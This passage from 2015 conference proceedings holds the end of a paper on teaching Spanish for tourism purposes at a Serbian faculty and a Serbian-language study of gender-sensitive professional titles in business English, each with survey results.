2. Tourism development in Spain has an impact on the employment rate.
3. Spanish people do not have a high level of English for business purposes.
4. A small percentage of Spanish population speaks some foreign language.

All this indicates the necessity to study Spanish as LSP, primarily in the tourism field (Sánchez Lobato & Santos Gargallo, 2004).

Some studies reveal that students attending the faculties other than the Faculties of Philology have recognized the importance of learning a foreign language as LSP, but they are often of the opinion that English is sufficient and that second foreign language, as LSP, is not so important for their future careers (Božinović & Sindik, 2013).

As can be concluded based on the modern didactic material, the emphasis is put on introducing Spanish as LSP from the elementary level (A1). Long time ago, business language was introduced at level B1. However, in order to keep pace with the needs of the modern market concerning the knowledge of Spanish as LSP, considerable number of business course books has been designed starting from the level A1.

## 3. THE ROLE OF A TEACHER IN THE PROCESS OF LEARNING SPANISH AS LSP: TOURISM

A series of innovations occured both in the teaching process in general, as well as in foreign language teaching process, and this paper shall mention the two very important innovations in the domain of foreign language teaching:



DOI: 10.15308/Synthesis-2015-739-743

1. The use of ICT in the teaching process. In a situation when the teachers have to work with students who are digital natives, it is mandatory for them to be conversant with and actively use ICT in the teaching process (Radić Branisavljević & Milovanović, 2014).
2. Foreign language as LSP. At the universities in Serbia, Faculties of Philology, general language is being taught, and thus a great majority of professors, in particular those who graduated several decades ago, have not had the opportunity to study or learn LSP. Today, we are facing with a growing need for learning foreign languages for specific purposes (LSP).

The first question that arises is whether the teacher who starts teaching some foreign language as LSP, needs to be conversant with the given profession/field (Gómez de Enterría, 2008). The second question that should be taken into consideration is whether or not being conversant with the certain field represents an advantage or a flaw.

Being familiar with a certain field when teaching a foreign language as LSP can be an advantage, but should not be the prerequisite for getting the desired employment. The teacher who is dealing with such technical terms for the first time, can obtain necesssary information through interaction with students. Thus, the emphasis is placed on the student as he/she is the one who helps and explains certain issues and concepts to the teacher and becomes a more active participant in the learning process (Vučo *et al*., 2009). This certainly contributes to creating a partner-like relationship between the student and the teacher. Therefore, not being conversant with some field and technical terms is neither a flaw nor a hendicap of the teacher, but rather an advantage. In addition, in such an environment, the sudents can take an active part in building the glossary for the given profession or field, which would make them the main participants in the process, while the teachers will coordinate such activities (Sánchez Lobato & Santos Gargallo, 2004).

Despite lacking knowledge of Spanish as LSP in the tourism field, the teacher is somewhere expected to gradually work on improving and expanding his/her knowledge and vocabulary intended for communication in the tourism sector. The teachers and universities in Serbia mostly cooperate with the Cervantes Institute, as there they can find additional material that could enable them to introduce appropriate practical exercises for teaching Spanish as LSP. In addition, the Institute organizes numerous courses, worshops and seminars for those who teach Spanish as LSP. However, it should be noted that no such or similar courses have been organized recently.

## 4. SURVEY CONDUCTED AT THE FACULTY OF TOURISM AND HOSPITALITY MANAGEMENT – SINGIDUNUM UNIVERSITY

Years of learning Spanish as a Second Foreign Language:

- 4 years

Language Level upon graduation:

- B1

Course book:

- Pasaporte A1+A2 (Cerrolaza *et al*., 2009)
- Pasaporte B1 (Cerrolaza *et al*., 2009)

Available audio/visual resourses and materials:

- projector, computer, Internet, electronic classrooms

### 4.1 ANALYSIS OF NEEDS

According to recent research and practical experience, it can be concluded that there are three main reasons that trigger students, in particular the students of the Faculty of Toursim and Hospitality Management, to study Spanish:

1. they like Spanish
2. they wish to work in the tourism sector
3. they want to connect pleasure and business- travel to Spain and find employment

Having in mind the above-stated, it is possible to design curricula that would meet some basic needs of students, and that would include technical terminology and the ways of doing business communication in Spanish as LSP.

Those who are part of the modern business world communicate on a daily baisis, exchange information and knowledge, make phone calls, conduct meetings using sometimes simple, and sometimes complex vocabulary or a mixture of both, and grammatical constructions. Also, there are special expressions and phrases used in the business world, both in written and oral communication. The goal of the teacher would be to help the students to master certain grammar-lexical units, but also to place them in real- lfe situations using ICT where they could apply the acquired knowledge (Warrschauer & Meskill, 2000).

### 4.2 CURRICULA ACCORDING TO LANGUAGE LEVEL

Coursebook Pasaporte is treated as a general coursebook, and it contains the so-called ámbito profesional (professional part) within each module, which deals with different professions and business situations that foster communication. Upon completion of a certain language level, students are expected to do the following:

| | Reading | Writing | Listening/Speaking |
|---|---|---|---|
| A1 | Students should become conversant with the basics of the Spanish language and Hispanic culture, and should be able to read and understand shorter texts | Students should be able to write short notes and descriptions using simple constructions | Students should be able to understand short dialogues; basic communication and exchange of information using simple language constructions and vocabulary |
| A2 | Students should be able to read and understand complex narrative and descriptive texts | Students should be able to write essays of descriptive and narrative form with an emphasis on past tenses | Students should be able to manage in complex communication situations and link the past and the present |
| B1 | Introduction to professional terminology/ technical terms | Students should master and use technical terminology | Students should be able to manage in daily communication as well as in business environment |

Table 1. Development of Laguage Skills using coursebook Pasaporte (own source)



DOI: 10.15308/Synthesis-2015-739-743

### 4.3 INTRODUCTION TO PROFESSIONAL TERMINOLOGY

Coursebook and workbook Pasaporte A1+A2 i B1 include the following lessons dealing with the language for business purposes and some business related terminology. Below are given the examples of how certain general business fields are adjusted to the needs of students who are learning Spanish at the Faculty of Tourism and Hospitality Management.

A1+A2 (1st and 2nd year of learning)

| | |
|---|---|
| Module1 | Ámbito profesional: Eres capaz de confeccionar tu propia tarjeta de visita para presentarte formalmente en español.La profesión u ocupación.<br>In this lesson we deal with the topic of professions and employment for the first time |
| Module 2 | Ámbito profesional:eres capaz de describir una empresa.Presentar formalmente a otras personas.<br>Introducing oneself in a formal way in the business environment. The use of demonstrative pronouns and adjectives. |
| Module 3 | Ámbito profesional: Eres capaz de organizar una comida de empresa. Manejarse en un restaurante.<br>The students should be able to manage a business lunch in a restaurant. They become conversant with the vocabulary connected to food as well as with the expressions and phrases used to make orders in a restaurant or a bar. |
| Module 4 | Ámbito profesional: Eres capaz de ubicarte en un centro comercial.<br>Becoming conversant with the terms used for certain sales and business objects in shopping malls, adopting expressions and phrases used to ask for or provide certain information. |
| Module 5 | Ámbito profesional: Eres capaz de quedar con los conocidos.<br>Being able to schedule informal meetings, accept or reject invitations for a meeting, being able to express planned and desired actions. |
| Module 6 | Ámbito profesional: Eres capaz de hablar por teléfono y concertar una cita<br>Making phone calls and scheduling formal meetings. Adopting relevant vocabulary and expressions. |
| Module 7 | Ámbito profesional: Eres capaz de completar tu currículum para poder encontrar un trabajo.<br>Writing a CV. Simulation of a job interview |
| Module 8 | Ámbito profesional: Eres capaz de hacer una reclamación.<br>Writing and expressing complaints, remarks, reclamations. |
| Module 9 | Ámbito profesional: Eres capaz de preparar una entrevista de trabajo.<br>Being able to present your biography using previously mastered past tenses |
| Module 10 | Ámbito profesional: Eres capaz de describir el sistema universitario.<br>Becoming conversant with the university and health system in Spain |

Table 2. Spanish as LSP: Tourism (own source)

B1 (3rd and 4th year of language learning)

| | |
|---|---|
| Module 1 | Ámbito profesional: los perfiles laborales en España.<br>Special emphasis is placed on professions in the tourism field. Professional and personal skills relevant for the tourism sector are also discussed. |
| Module 2 | Ámbito profesional: el sistema sanitario español y el médico de cabecera.<br>Students are to become conversant with the specifics concerning health care in Spain that could be useful for those who wish to work in Spain for a longer or shorther period, as well as for those who plan to visit Spain as tourists. |
| Module 3 | Ámbito profesional: los españoles y el trabajo.<br>This section is devoted to the rights and obligations of employees. Also, there is a suitable lesson to further elaborate on the topic of those employeed in the tourism field. |
| Module 4 | Ámbito profesional: biografía de Michelle Bachelet, presidenta de Chile.<br>This section deals with the employment issue and male and female relationship at workplace, as well as with the position of a woman at workplace. Are there typical male or female jobs in tourism? |
| Module 5 | Ámbito profesional: la publicidad y los lemas publicitarios.<br>Advertising, writing business letters, complaints within the context of a tourist agency. |
| Module 6 | Ámbito profesional: edificios contemporáneos y arquitectos españoles con proyección internacional.<br>Learning about tourism attractions in Spain, important places to visit, Barcelona, cultural heritage and other tourism destinations in Spain. |
| Module 7 | Ámbito profesional: la expansión de las nuevas tecnologías.<br>Providing a definition of e-marketing in tourist agencies, online marketing, web sites and advertising using modern technology. |
| Module 8 | Ámbito profesional: los utensilios de mesa y vocabulario del restaurante.<br>Ideal topic for developing conversation in a restaurant, practising food-related vocabulary *etc.* |

Table 3. Spanish as LSP: Tourism (own source)

## 5. RESEARCH RESULTS

Research carried out at the Faculty of Tourism and Hospitality Management at Singidunum University examines the importance of learning a foreign language as LSP in the field of tourism and evaluates the awareness of students regarding this issue. There are about 1079 undergraduate students attending this faculty. All students study two foreign languages, with English being obligatory, whereas the second foreign language can be chosen between the following options: French, Spanish, Italian, Russian, German and Chinese.

According to data obtained from the Faculty itself, 513 students have chosen Spanish as their second language, which accounts for 47, 5% of the total number of students (Table 4).



DOI: 10.15308/Synthesis-2015-739-743

| Study programme | Year | Number of students | Number of students learning Spanish |
|---|---|---|---|
| Tourism and Hospitality | 1 | 224 | 96 |
| | 2 | 209 | 94 |
| | 3 | 294 | 132 |
| | 4 | 352 | 191 |
| | | **1079** | **513** |

Table 4. Number of students learning Spanish in relation to the total number of students.
Source: Singidunum University

| | |
|---|---|
| Italian | 28 |
| Spanish | 96 |
| German | 41 |
| Russian | 22 |
| French | 19 |
| Chinese | 4 |
| Unallocated | 11 |

Table 5: The chosen second foreign language in the school year 2013-2014, 1st year of study.
Source: Singidunum University

As can be observed, the percentage of students who have chosen this language is very high, and such continuing tendency is supported by the data showing that out of the total number of students enrolled in the academic year 2013-2014, 42,9% of them decided to study Spanish. (Table 5.)

The following results were obtained by means of an anonymous survey carried out at Singidunum University among the students attending Spanish at the Faculty of Tourism and Hospitality Management, Singidunum University (FTHM):

1. 30% of the respondents said they have chosen Spanish due to its importance in the tourism sector and they believe that the knowledge of Spanish will have a positive bearing on their future career development in the tourism sector.
2. 70% of the respondents said that they decided to study Spanish because of their affection for Spain, soap operas from the Hispanic speaking area and the music.
3. 23% of the respondents think that the current course book is excellent, while 18% consider it quite inadequate.
4. Students assessed the teaching process and introduction to professional terminology with an average score of 4,05.

## 6. CONCLUSION

The aforementioned research brings us to the conclusion that besides general course books, it is necessary to use other study materials and available resources to enable students to learn a foreign language as LSP. The teacher plays an important role in the overall learning process together with the student. The teacher contributes to this process as someone who speaks and is conversant with the given language and culture, while the student contributes as someone who is familiar with the technical terms and expressions used in the given field. It is only through their mutual interaction that they can design the teaching units that would lead to adopting technical terminology in the target language and its active use by the student. An adequate use of ICT in the teaching process will certainly enable students to learn the given language in real- life situations and gain relevant business skills (White, 2003).

Spanish as LSP plays an important role in modern business environment and students are very interested in learning it as both general language and LSP. However, research conducted shows that a small percentage of the surveyed students at the Faculty of Tourism and Hospitality Management have chosen Spanish because of its relevance in the tourism sector. Therefore, it is necessary to explain to the young and future experts in the tourism sector why it is important to know and actively use Spanish as LSP. By using the appropriate course books for learning Spanish for specific purposes, and additional material provided by the teacher, it is possible to enable students to gain relevant knowledge and skills in the given field, and participate in the international labour market on an equal footing.

## REFERENCES


Božinović, N., & Sindik, J. (2013). Language proficiency for careers in tourism and learning second foreign languages. *Turizam,* 17(3), pp. 121-130.

*Business English Index*. (n.d.). Retrieved June 6, 2014, from http:// www.globalenglish.com/business english index

Cerrolaza Aragón, M., Cerrolaza Gili, Ó., & Llovet Barquero, B. (2009). *Pasaporte B1.* Madrid: Edelsa.

Cerrolaza Aragón, M, Cerrolaza Gili, Ó., Llovet Barquero, B. (2009). *Pasaporte Compilado A1+A2.* Madrid: Edelsa.

Gómez de Enterría, J. (2008). *La enseñanza / aprendizaje de español con fines específicos.* Madrid: Edinumen.

Radić Branisavljević, M., & Milovanović, M. (2014). Savremene tehnologije u nastavi stranih jezika. *Sinteza*, pp. 500-505. Beograd: Univerzitet Singidunum. (In Serbian)

Sánchez Lobato, J., & Santos Gargallo, I. (2004). *Vademécum para la formación de profesores.* Madrid: SGEL.

*Special Eurobarometar*. (n.d.). Retrieved May 30, 2014, from http://ec.europa.eu/public opinion/archives/ebs/ebs243en. pdf

Vučo, J., Ignjačević, A., & Mirić, M. (2009). Jezik struke: Teorija i praksa. Beograd: Univerzitet u Beogradu. (In Serbian)

Warrschauer, M., & Meskill, C. (2000). *Technology and Second Language Teaching. Handbook of undergraduate second language education: 303-318.* Retrieved February 10, 2014, from www.gse.uci.edu/person/warschauer m/tslt.html

White, K. (2013). *Cultures and Communities in the Virtual World: Beginning the Exploration.* Retrieved December 20, 2013, from www.iallt.org/sites/default/files/04 white cultures and communities iallt journ al 43-2pdf




DOI: 10.15308/Synthesis-2015-739-743

Synthesis
International Scientific Conference of IT and Business-Related Research

# UPOTREBA RODNO RAVNOPRAVNIH NAZIVA ZANIMANJA U ENGLESKOM JEZIKU STRUKE U SRBIJI

## THE USE OF GENDER SENSITIVE PROFESSIONAL TITLES IN ESP (ENGLISH FOR SPECIFIC PURPOSES) IN SERBIA

Ivana Vranić, Mirjana Dišević, Dragica Mirković
Beogradska poslovna škola - Visoka škola strukovnih studija, Beograd, Srbija

**Apstrakt:**
Ovaj rad ima za cilj da ispita upotrebu rodno ravnopravnih, odnosno neutralnih imenica koje označavaju nazive profesija/zanimanja žena među korisnicima/korisnicama poslovnog engleskog jezika kao L2 u Srbiji. Analiza je zasnovana na kritičkoj sociolingvistici, budući da ispituje upotrebu jezika, ali i stavove ispitanika/ispitanica prema jeziku i društvu. Sprovedeno istraživanje obuhvatilo je 56 muškaraca i žena korisnika poslovnog engleskog jezika koji će izneti lične stavove u vezi sa nazivima zanimanja u muškom i ženskom rodu, kod onih imenica gde je moguća rodna diferencijacija. Istraživanje je kvalitativnog tipa i rađeno je u periodu februar - mart 2015. godine. Na taj način, dobijeni rezultati će pokazati da li jezička praksa u poslovnom kontekstu utiče na generisanje kulturnih modela i kreira društvenu nejednakost pri raspodeli društvene moći.

**Ključne reči:**
poslovni engleski jezik, rodno osetljiv jezik, nazivi zanimanja, jezička ideologija.

**Abstract:**
The main aim of this paper is to analyze the usage of gender equal nouns, also defined as gender neutral nouns, which designate professional titles/ occupations of women among users of business English as a second language in Serbia. The analysis is based on critical sociolinguistics, since it examines not only the use of language, but also the attitudes of examinees towards the language and the society. Research conducted included 56 men and women who use business English in professional environment and who have expressed personal opinions about the masculine and feminine forms of professional titles in relation to the nouns with differentiated gender. The method used was qualitative and the data were collected during the period February - March 2015. Hence, the data obtained will demonstrate whether generating of cultural models is affected by the language practice within business context, thus creating social inequality within the distribution of social power.

**Key words:**
Business English, gender-sensitive language, professional titles, language ideology.

## 1. UVOD

Savremeni trendovi globalizacije učinili su da engleski jezik postane *lingua franca* te je njegovo poznavanje, na solidnom nivou, postalo neizostavna veština koju svaka radno sposobna osoba mora da poseduje. Ukoliko sam jezik definišemo kao sistem znakova pomoću kog komuniciramo sa ostalim ljudima, odnosno članovima naše govorne zajednice, njegova analiza bi nam razotkrila o kakvoj se kulturnoj sredini radi, kakve ideologije vladaju, kakvi su stavovi, verovanja govornika i govornica određene govorne zajednice. Na taj način jezik, kao neodvojivi deo društvene prakse, odražava i rodnu ideologiju čije istraživanje nudi sliku o identitetu pojedinaca, hijerarhiji društvenog uticaja i javno vidljive ili implicitne društvene moći (Filipović, 2009).

Iako se tendencijama u savremenom društvenom sistemu insistira na ravnopravnosti polova, ipak, praksa koja se značajno odražava u jeziku, potvrđuje postojanje rodne neravnopravnosti i dominaciju muškaraca.

Ovaj rad ima za cilj da ispita stavove govornika/govornica poslovnog engleskog jezika u Srbiji prema upotrebi ženskog gramatičkog roda imenica koje se odnose na zanimanja ili titule žena. Referentna tačka ovog istraživanja jeste postojanje koncepta partrijahalnog kulturnog modela u Srbiji čija je posledica upravo nedovoljna upotreba rodno neutralnih naziva zanimanja, a što pokazuje nejednaku podelu društvene moći. Ovo je naročito vidljivo pri upotrebi muškog gramatičkog roda za zanimanja i titule žena u srpskom jeziku, pa se postavlja pitanje da li i pri upotrebi stranog jezika u kontekstu poslovne komunikacije, ESP govornici/govornice ipak koriste rodno neutralne, odnosno ravnopravne nazive. S tim u vezi, pretpostavka ovog empirijskog istraživanja, zasnovana na korpusu posebno kreirane ankete, počiva na činjenici da ispitanici/ispitanice rodnu ideologiju maternjeg jezika (a samim tim i jezički kod) preslikavaju i na upotrebu poslovnog engleskog jezika.

U prvom delu rada biće predstavljena perspektiva analize, odnosno teorijski okvir, dok će u drugom delu rada biti opisana kvalitativna analiza.

Implementacija rodno osetljivog engleskog jezika u poslovnom kontekstu predstavlja jedan od važnih činilaca koji bi doprineli usvajanju ravnopravne rodne ideologije u društvu i razvijanju svesti o vidljivosti ženskog identiteta.

## 2. TEORIJSKI OKVIR

Potreba za ESP, kao globalno dominantnim instrumentom sporazumevanja, rezultirala je velikim interesovanjem lingvista za ovu oblast. Stoga danas postoje brojne teorije jezika o tome na koji način treba izučavati engleski jezik za posebne namene.



E-mail: i.vranic@bbs.edu.rs
DOI: 10.15308/Synthesis-2015-744-747

Frendo (2007: 1-7) poslovni engleski jezik opisuje kao komunikaciju sa drugim ljudima u posebnom kontekstu, gde je poslovni engleski jezik u tesnoj vezi sa opštim engleskim jezikom, opštim poslovnim engleskim jezikom i engleskim jezikom za posebne namene. Smatra se da ono što razlikuje opšti engleski jezik od poslovnog jezika, tj. ESP, jeste najvećim delom posebna leksika, ali i gramatičke strukture i registar. Prema Harmeru (2006: 14) sam kontekst upotrebe ESP zahteva različite žanrove pisanja, govorenja, ali i veštine interakcije.

Iako engleski jezik nema produktivne obrasce, odnosno nastavke za građenje roda imenica, ipak u engleskom jeziku distinkcija između muškog i ženskog roda može biti sačinjena pomoću leksičkih parova (*man-woman*), ali i pomoću eksplicitnih formalnih markera (Biber *et al*., 1999: 312): rodno specifičnih modifikacija kao na primer *male secretary* ili *female lawyer*; slaganjem rodno specifičnih elemenata kao u primeru *chairman/chairwoman*; upotreba rodno posebnih derivativnih nastavaka(-ess) *governess*. Međutim, rod u engleskom jeziku je najpre semantička kategorija sa različitim implikacijama, a jedna od njih jeste tendencija da pojedine imenice trpe semantička odstupanja kao što su *herione*, *aviatrix*, *usherette* (Fuertes Olivera *et al*., 2003: 73). U tom pogledu, srpski jezik je mnogo produktivniji u konstruisanju rodno diferenciranih imenica koje označavaju nazive profesija/zanimanja/titula, mada i dalje vlada mišljenje da takvi izrazi *rogobatno* zvuče i kao takvi da su neprihvatljivi. Međutim, „rogobatni" oblici imenica u ženskom rodu „nisu lingvističke kategorije i ne mogu se uzimati kao valjan argument" (Čaušević & Zlotrg, 2011: 12).

Dominacija muškog roda u jezičkoj praksi vidljiva je u upotrebi parova reči u muškom i ženskom rodu. Naime, može se primetiti da upotreba pojedinih imenica u ženskom rodu najčešće se interpretira negativno ili pak se ženski rod upotrebljava u „konotaciji negativne stručnosti" (Gvozdanović, 2010: 228). Primer ovoga, dala je Robin Lejkof (2004: 60):

- He is a professional.
- She is a professional.

Kako ona zapaža, većina govornika engleskog jezika (ali i srpskog) prvu rečenicu će shvatiti da je *on veliki stručnjak u svom poslu*, dok će drugu rečenicu shvatiti da se radi o *ženi lakog morala*.

Sve do 1983. godine, na engleskom govornom području, postojali su nazivi *white-collar workers* i *blue-collar workers* koji su implicirali da se radi o radno sposobnim muškarcima. Međutim, kako je broj zaposlenih žena rastao, javila se potreba da se zvanično uvede termin *white-blouse workers,* koji će upućivati na to da su u fabrici ili preduzeću zaposlene i žene (Gamarnikow, 1983: 169). Međutim, kako Gamarnikov (1983) navodi, uloga žena je i dalje bila podređena porodici i porodičnim obavezama; prekid karijere zarad rađanja i podizanja dece, te je ženama bila uskraćena mogućnost da napreduju u karijeri i da zarađuju više od svojih kolega.

Treba uzeti u obzir činjenicu da je profesija i zanimanje osobe relevantno obeležje identiteta, pa je s te strane upotreba ženskog gramatičkog roda za zanimanja i titule žena vrlo važan deo afirmacije žena i stvaranja „ženskih uzora u javnoj sferi društvenog života" (Filipović, 2009: 137).

U kontekstima upotrebe poslovnog engleskog jezika među govornicima u Srbiji, može se primetiti da žene i muškarci primenjuju različite obrasce verbalnog i neverbalnog ponašanja, koje su verovatno preuzeli iz svog maternjeg jezika. Međutim, učenje i kasnije upotreba drugog jezika „zahteva i usvajanje novih konceptualnih sistema i konstrukciju nove mreže vokabulara- drugi mentalni leksikon" (Thornbury, 2002: 18). To se može tumačiti i da je neophodno širenje sopstvene mreže asocijacija o rodu i adaptirati konceptualne strukture preuzete iz maternjeg jezika potrebama, u najmanju ruku, rodno neutralne komunikacije između muškaraca i žena na poslovnom engleskom jeziku.

Komunikacija na radnom mestu je prevashodno određena poslovnom situacijom, vremenom, kulturom govornika, ali pre svega njihovom jezičkom ideologijom. Kameron (2003: 447-448) definiše jezičku ideologiju kao društvenu tvorevinu koja je skup predstava kojima je ispunjen jezik sa kulturnim značenjem određenog društva, a često je povezana sa sistemima verovanja. „Kada su rodne karakteristike jezika u pitanju, one najčešće puno govore o tome na koji način funkcionišu i kakve su prirode zajednica žena i muškaraca u datom društvu" (Filipović, 2011: 414). Diskurzivna praksa određene društvene zajednice, kao što je u našem slučaju društvene zajednice u kojoj je jezik komunikacije poslovni engleski jezik, odražava kvalitet društvenih odnosa i moći unutar nje. „Ukoliko želimo da znamo kako ideologije zapravo izgledaju, kako funkcionišu i kako se stvaraju, menjaju i reprodukuju, trebalo bi da pažljivo pogledamo njihove diskurzivne manifestacije" (van Dijk, 1998: 6).

Debra Tenen (1990) primećuje različite komunikativne obrasce ponašanja i govorenja između muškaraca i žena. S tim u vezi, ona navodi da su u poslovnoj komunikaciji žena više vidljive komunikativne strategije kao što su podrška i zajedništvo, dok se u interakciji muškaraca pre mogu primetiti znakovi dokazivanja, takmičarski duh, i isticanje među članovima grupe. Ovo navodi na zaključak da „se hijerarhijska struktura muško-ženskih grupa još više potencira, a žene postižu slabije rezultate na radnom mestu jednostavno jer su manje vidljive u komunikaciji i interakciji" (Filipović, 2011: 412). Pored toga, analizom forme diskurzivne prakse muškaraca, može se primetiti da su oni institucionalizovani, te da žene koje se bave *muškim zanimanjima* često oponašaju takav govor, primera radi: žena policajac koristi formu verbalnog ponašanja kakav bi koristio njen kolega policajac (Tannen, 1995: 139).

U ovom radu korišćen je pristup kritičke sociolingvistike, koji, prema Ferklou (2001: 4) kao i svaka kritička teorija koja se primenju na istraživanje jezika i društvene interakcije, analizira ne samo lingivstičke segmente, nego i implicitne determinante u sistemu društvenih odnosa, kao i skrivene uticaje koje mogu imati u okviru sistema.

## 3. METODA ISTRAŽIVANJA, KORPUS I UZORAK

Za potrebe ovog rada pripremljen je upitnik pomoću kog su informacije dobijene direktno od ispitanika, koji su izabrani po jasnom kriterijumu. Kriterijum za selekciju ispitanika podrazumevao je da ispitanici i ispitanice poseduju znanje engleskog jezika na B nivou i koriste poslovni engleski jezik u svakodnevoj komunikaciji. Ukupan broj ispitanika je 56, starosti između 22 i 62 godine. Svi ispitanici i ispitanice poseduju visoku i višu školsku spremu. Takođe, vodilo se računa da njihov profesoinalni domen ne bude vezan za jezičko, odnosno lingvističko zvanje, jer se pretpostavlja da bi njihovo znanje uticalo na odgovore, ali i na samu analizu. Prema tome, velika pažnja je usmerena na to da grupa bude dovoljno reprezentativna na nivou šire društvene zajednice, jer se radi o rodno mešovitoj grupi, različitih visokih nivoa obrazovanja, koji poslovni engleski jezik koriste u različitim ambijentima. Suština samog istraživanja jeste da prikaže da li upotreba engleskog jezika u poslovnom kontekstu utiče na generisanje kulturnih modela i kreira rodnu ideologiju u društvu koja odražava nejednakost pri raspodeli društvene moći. Polazi se od pretpostavke da je tradicionalni patrijarhalni kulturni model u Srbiji još uvek veoma uticajan.

Upitnik, odnosno instrument istraživanja, bio je kombinovanog tipa što podrazumeva da je trebalo izabrati nešto od



DOI: 10.15308/Synthesis-2015-744-747

ponuđenih odgovora, ali i objasniti svoje mišljenje u vezi sa pojavom. Pitanja se odnose na morfološki rod imenica koja označavaju zanimanja žena i muškaraca u engleskom jeziku, ali i direktno ispituju njihove stavove o upotrebi i odnosu prema gramatičkom rodu, ali i o poziciji i ravnopravnoj vidljivosti žena, ne samo u jeziku, već i u društvu.

Svima je na početku anketiranja rečeno da ne postoje netačni odgovori. Ispitivanje je sprovedeno na teritoriji Republike Srbije u periodu februar - mart 2015. godine.

### 3.1. REZULTATI ISTRAŽIVANJA

Prvo pitanje je koncipirano tako da su ispitanicima/ispitanicama bile ponuđene tri kolone imenica iz engleskog jezika koje označavaju profesije i zanimanja: prva kolona bila je u muškom rodu, druga u ženskom i treća u neutralno markiranom rodu. Od ispitanika/ispitanica je zatraženo da odaberu one imenice kojima bi imenovali/le osobe ženskog pola. Odgovori ispitanika/ispitanica na prvo pitanje u anketi se takođe mogu se podeliti u tri grupe. Prvu grupu odgovora čine 40 ispitanika/ispitanica koji su u odabiru morfoloških oblika u prvom pitanju ankete odabrali treću kolonu, rodno neutralni oblik imenica. Od ispitanika/ispitanica koji/e su odabrali/le treću kolonu zatraženo je da obrazlože svoj izbor. Mišljenja su ovako podeljena: 11 ispitanika/ispitanica smatra da su odabrali/le treću kolonu jer ona obuhvata oba pola, dok je preostalih 29 odgovorilo da taj oblik zvuči najpogodnije.

Drugu grupu odgovora čini 6 ispitanika/ispitanica koji su odabrali/le drugu kolonu, isključivo ženski rod, treću grupu čini 10 ispitanika/ispitanica koji su dali/le podeljene odgovore, odnosno u nekim poslovnim situacijama obratili/le bi se ženskoj osobi u ženskom rodu (*spokeswoman, businesswoman, saleslady, stewardess*), dok bi u drugim slučajevima odabrali/le rodno neutralnu imenicu (*committee member, supervisor, sales agent*).

Ukoliko bi se nametnula poslovna sitacija u kojoj se ispitanici/ispitanice moraju obratiti samo ženskoj osobi, 29 ispitanika/ispitanica tvrdi da bi joj se obratila u ženskom rodu (*chairwoman, saleslady, businesswoman*, itd.), 19 ispitanika/ispitanica bi se obratilo u rodno neutralnom rodu (*chairperson, salesagent, business executive*), dok bi 8 ispitanika/ispitanica iskoristilo muški rod (*chairman, salesman, businessman*) uz objašnjenje da se u duhu engleskog jezika ti termini više koriste, dok se složenice ženskog roda i ne koriste. Ovo pitanje bi valjalo podrobnije ispitati u konkretnoj poslovnoj situaciji, a razlog tome može biti da je samo pitanje bilo sugestivno.

U odeljku gde je trebalo dati odgovor na pitanje da li smatraju da u poslovnoj komunikaciji treba insistirati na navođenju oba oblika imenica, ukoliko se radi o rodno mešovitoj grupi kojoj se obraćamo, 16 ispitanika/ispitanica je dalo odgovor da ne treba insistirati na tome budući da takvo obraćanje opterećuje jezički iskaz, preostalnih 40 ispitanika/ispitanica smatra da se rodno meštovitoj grupi obavezno treba obraćati u oba roda i da donekle opterećuje jezički iskaz, ali da je profesionalna korektnost najvažnija.

Odgovarajući na poslednje pitanje u anketi, ispitanici i ispitanice izjasnili/le su se da li upotreba rodno osetljivih termina u poslovnom engleskom jeziku doprinosi afirmaciji žena u profesionalnom svetu. Ovo pitanje je značajno jer na koherentan način daje eksplicitan uvid u vrednovanje ženske figure, ne samo u jeziku već u društvu. Prema sprovedenoj anketi 42 ispitanika/ispitanica smatra da rodno osetljivi termini ne doprinose afirmaciji žena. Kao objašnjenje oni su ponudili da su „beskorisni izrazi koji komplikuju komunikaciju", „suština ravnopravnosti nije u jeziku", „upotreba ženskih imenica je deo mode u jeziku", „afirmaciji žena doprinosi lična angažovanost i uspeh, a ne jezik". Mnogi/e ispitanici i ispitanice su prokomentarisali/le da rodno osetljiv jezik u poslovnoj komunikaciji odmaže afirmaciji žena, jer se time stavlja akcenat na različitnost od muškaraca, a time implicira na nedovoljnu stručnost.

Preostalih 14 ispitanika/ ispitanica izražava vrlo jasan stav: „upotreba rodno osetljivih termina bi koristila afirmaciji žena i smanjila bi se diskriminacija, a povećala njihova vidljivost u poslovnom svetu; time bi postepeno došlo do izgranje sveti o tome da su žene u potpunosti ravnopravne sa muškarcima", „rodno ravnopravan jezik je prvi korak ka ravnopravnom uključivanju žena u sve oblasti i profesija u društvu", „obraćenjem ženama u ženskom rodu se izražava poštovanje i uvažavanje, a time se i podiže nivo poslovne komunikacije", „jezik gradi stvarnost, a naše izražavanje jezikom je zapravo odraz prema društvu", „trend u jeziku treba da ide u korak sa trendom u društvu: ustaljeno je da se u profesionalnom izražavanju afirmišu muškarci, a pošto su žene u sve većem broju prisutne u poslovnom svetu, i to na visokim pozicijama, treba postepeno menjati i praksu u jeziku".

## 4. ZAKLJUČCI

Ovo istraživanje je pokazalo da najveći deo ispitanika/ispitanica koji/e svakodnevno korsite engleski jezik na svom radnom mestu preslikavaju jezičke obrasce iz svog jezika na strani. Iako je većina ispitanika/ispitanica u prvom pitanju odgovorilo da bi se ženskoj osobi obratili rodno neutralnim markiranim imenicama, odgovor da im tako zvuči najpogodnije govori u prilog tome da oni gramatički rod ne doživljavaju kao socijalnu kategoriju, već isključivo kao strukturu. Objašnjenja koja su data u poslednjem pitanju, takođe podupiru ovakav zaključak.

Patrijarhalni kulturni model preslikan je i u jezičkoj praksi na stranom jeziku, te se očigledno ipak favorizuju nazivi profesija u muškom rodu, ali u najboljem slučaju u neutrlno markiranom rodu. Prema mišljenju većine ispitanika ženski morfološki oblici imenica zvuče rogobatno, narušavaju principe jezičke ekonomije i ne treba insistirati na njima. Međutim, ovaj argument se ne smatra dovoljno validnim u tokovima savremene lingvistike ukoliko se pođe od činjenice da jezik kreira stvarnost. Jedno od važnih obeležja identiteta jedne osobe jeste aspekt profesije, pa shodno tome „upotreba muških oblika imenica koje označavaju nazive zanimanja i titula za žene jednostavno ukazuje na postojanje određenog društvenog konstrukta muškog identiteta" (Filipović, 2009: 137).

